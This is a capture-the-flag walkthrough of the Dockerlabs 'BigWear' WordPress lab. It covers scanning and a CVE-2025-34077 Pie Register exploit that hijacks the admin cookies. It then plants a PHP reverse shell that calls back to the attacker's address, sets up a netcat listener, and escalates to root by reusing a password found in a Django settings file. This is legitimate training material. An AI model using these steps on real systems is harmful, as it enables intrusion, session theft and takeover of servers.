

BigWear

Dockerlabs

Fares Zuleta

June 9, 2026

Contents

1	Description	3
2	Docker	3
3	Nmap	3
4	Analysis	4
5	Script	5
5.1	Cookies	6
5.2	Plugins	6
6	RCE	7
6.1	Server	9
7	Root	10

1 Description

Bigwear is a lab from dockerlabs.es with a medium difficulty with a purpose to practice hacking web, in this case via WordPress.

2 Docker

To deploy the lab on a Unix-based system, execute the following command:

```
[Zer0th@Arch bigwear]$ sudo bash auto_deploy.sh bigwear.tar
[sudo] password for Zer0th:

Estamos desplegando la mquina vulnerable, espere un momento.
Mquina desplegada, su direccin IP es --> 172.17.0.2
Presiona Ctrl+C cuando termines con la mquina para eliminarla
```

With that IP we can scan the host with Nmap to identify exposed services.

3 Nmap

Using the following command we can scan the IP and get a report

```
[Zer0th@Arch bigwear]$sudo nmap -p- -sS -sC --min-rate 5000 -n -vvv -Pn -oN
scan 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000010s latency).
Scanned at 2026-06-09 09:43:00 CST for 4s
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE REASON
80/tcp open  http syn-ack ttl 64
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
|_http-generator: WordPress 6.9.4
|_http-title: BigWear WordPress
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
3000/tcp open  ppp syn-ack ttl 64
8000/tcp open  http-alt syn-ack ttl 64
|_http-title: Page not found at /
MAC Address: 5E:EE:54:24:94:02 (Unknown)

Read data files from: /usr/bin/../../share/nmap
# Nmap done at Tue Jun 9 09:43:04 2026 -- 1 IP address (1 host up) scanned in
4.51 seconds
```

with that report now we know the lab has the port 80 open (http), port 3000 and 8000, so it means that on port 80 we have access to a page via our browser




Figure 1: WordPress

4 Analysis

We are going to use the wpscan tool to enumerate usernames and plugins in WordPress. To use wpscan and dive into this tool you can try `wpscan --help`, anyway in this example we enumerate as follows

```
[Zer0th@Arch Downloads]$ wpscan --url http://172.17.0.2/ -e u,p
```

After executing the tool, the following results were obtained:

```
[+] pie-register
| Location: http://172.17.0.2/wp-content/plugins/pie-register/
| Last Updated: 2026-06-04 8:06am GMT (5 days ago, per WordPress.org)
| Active Installs: 1,000 (per WordPress.org)
| Readme: http://172.17.0.2/wp-content/plugins/pie-register/readme.txt
| [!] The version is out of date, the latest version is 3.8.4.11
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 3.7.1.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.17.0.2/wp-content/plugins/pie-register/readme.txt

[+] akismet
| Location: http://172.17.0.2/wp-content/plugins/akismet/
| Latest Version: 5.7
| Last Updated: 2026-04-23 10:34pm GMT (1 month ago, per WordPress.org)
| Active Installs: 6,000,000 (per WordPress.org)
|
| Found By: Known Locations (Aggressive Detection)
| - http://172.17.0.2/wp-content/plugins/akismet/, status: 403
|
| The version could not be determined.
Checking Known Locations - Time: 00:00:08 <=====
[i] 3 plugin(s) Identified.
[+] Enumerating Users (via Passive and Aggressive Methods)
```

Figure 2: wpscan

After analyzing the plugins we can observe that pie-register is out of date (Version: 3.7.1.4), we can start to exploit with that data.

5 Script

There's a lot to find on internet, this is not the exception, after searching the exploit for pie-register v3.7.1.4 we get the following CVE: CVE-2025-34077. Now we can get a script from any GitHub user, in this example im going to use the following script:




Figure 3: GitHub

CVE-2025-34077 is a vulnerability affecting Pie Register versions prior to 3.7.1.4. The flaw allows an attacker to manipulate authentication mechanisms and obtain administrator session cookies, leading to privilege escalation within WordPress.

To execute the script we got to download it first, after that we will be able to execute:

```
python3 CVE-2025-34077.py http://[IP]/
```

After executing the script we got the following results:

```
[ ] Sending payload to hijack admin session...

[+] Successfully hijacked cookies for user_id=1 (admin):
wordpress_a2a379b8590d3431d7153bb3b68da0df = admin%7C1781201267%7
Cfq1cBiLsu5VNawK32JbmxHgn6tg0YrsmhCIA5BV9wbK%7
C42cccb1386b1b2d6f0ab9e31c090fc57479225cd76958f15d2feb645f166563c
wordpress_logged_in_a2a379b8590d3431d7153bb3b68da0df = admin%7C1781201267%7
Cfq1cBiLsu5VNawK32JbmxHgn6tg0YrsmhCIA5BV9wbK%7
Cb542086cc7a5e2b1cf491a77a2851ca1ea69223c5e55442ce7fcedf85287eabf

[!] Use these cookies in your browser or tools like curl or Burp to act as
admin.
```

This confirms that we have successfully obtained an administrator session.

5.1 Cookies

To change default values for cookies, we got to inspect the page in our browser and change it to the new values




Figure 4: Cookies

After refreshing the page we now got admin access in WordPress

5.2 Plugins

In the plugins section, we can add a new plugin to manage all the files in the WordPress page:




Figure 5: Cookies

The plugin name is File Manager, once you install it you will need to activate it. Once activated, you can access all the files via the plug in:




Figure 6: Cookies

6 RCE

After analyzing the files, we can observe that most of the files are written in php, to get access to the server we can edit any of the files and change it to a reverse shell (in php). I used one from revshells.com:

The image shows the 'Reverse' tab of a tool interface. At the top, there are tabs for 'Reverse', 'Bind', 'MSFVenom', 'HoaxShell', and 'Assembled'. Below these, there are filters for 'OS' (set to 'All') and 'Name' (set to 'php'). A 'Show Advanced' toggle is on the right. On the left, a list of payloads is shown, with 'PHP PentestMonkey' selected. The main area displays the PHP code for the reverse shell, including comments and configuration variables like \$ip, \$port, and \$chunk_size. At the bottom, there are dropdowns for 'Shell' (set to '/bin/bash') and 'Encoding' (set to 'None'), along with 'Raw' and 'Copy' buttons.

```
★ <?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/
pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.1';
$port = 4343;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Figure 7: Reverse Shell

We have to copy the shell but before we got to change our IP and port after that we copy and paste it in any of the previous files in the plug in and save it. Before look up the 'new' page that we modified we got to create a listener:

```
[Zer0th@Arch Downloads]$ nc -lvnp [port]
```

Now we have to look up the modified page, and we will now be able to get access to the server:

```
[Zer0th@Arch Downloads]$ nc -lvnp 4343
Listening on 0.0.0.0 4343
Connection received on 172.17.0.2 53450
Linux 05b26b228ea2 7.0.11-zen1-1-zen #1 ZEN SMP PREEMPT_DYNAMIC Tue, 02 Jun 2026 18:26:42 +0000 x86_64 x86_64 x86_64 GNU/Linux
18:12:43 up 4:43, 0 users, load average: 2.33, 2.10, 1.68
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (171): Inappropriate ioctl for device
bash: no job control in this shell
www-data@05b26b228ea2:/$
```

Figure 8: RCE

6.1 Server

Now that we are connected to the server, we dive into the server but we are not root yet. To get root we got to look for /otp directory

```
www-data@05b26b228ea2:/opt$ cd bigwear
cd bigwear
www-data@05b26b228ea2:/opt/bigwear$ ls
ls
backend
frontend
media
www-data@05b26b228ea2:/opt/bigwear$ cd backend
cd backend
www-data@05b26b228ea2:/opt/bigwear/backend$ ls
ls
__init__.py
__pycache__
asgi.py
db.sqlite3
manage.py
requirements.txt
settings.py
tienda
urls.py
wsgi.py
www-data@05b26b228ea2:/opt/bigwear/backend$
```

Figure 9: Directory

As shown above, we can observe "settings.py". After cat settings.py we can see the credentials for admin user.

```
SECRET_KEY = 'django-insecure-761s4jy@_74==i7vfms0qkk22jg@(\rp3npl$=lqf^vj=b8sst1'

DEBUG = True

ALLOWED_HOSTS = ['localhost', '127.0.0.1', '*', '0.0.0.0', '172.17.0.2']

# Credenciales del panel de administración
ADMIN_USERNAME = 'pepe'
ADMIN_PASSWORD = 'BigWear2024!@#

# Configuración de base de datos cifrada

# Cifrado de base de datos SQLite (opcional)
DB_ENCRYPTION_KEY = 'BigWear2024!@#_encryption_key'
DB_ENCRYPTION_ENABLED = False # Deshabilitado por defecto para evitar problemas
```

Figure 10: Directory

7 Root

This credentials are for a backend of a page on port 3000, but what if they use the same password for everything?

```
www-data@05b26b228ea2:/opt/bigwear/backend$ su root
su root
Password: BigWear2024!@#
whoami
root
```

Figure 11: Credentials

We successfully obtained root privileges via 'su root', and we also got access to a React app on port 3000




Figure 12: Bigwear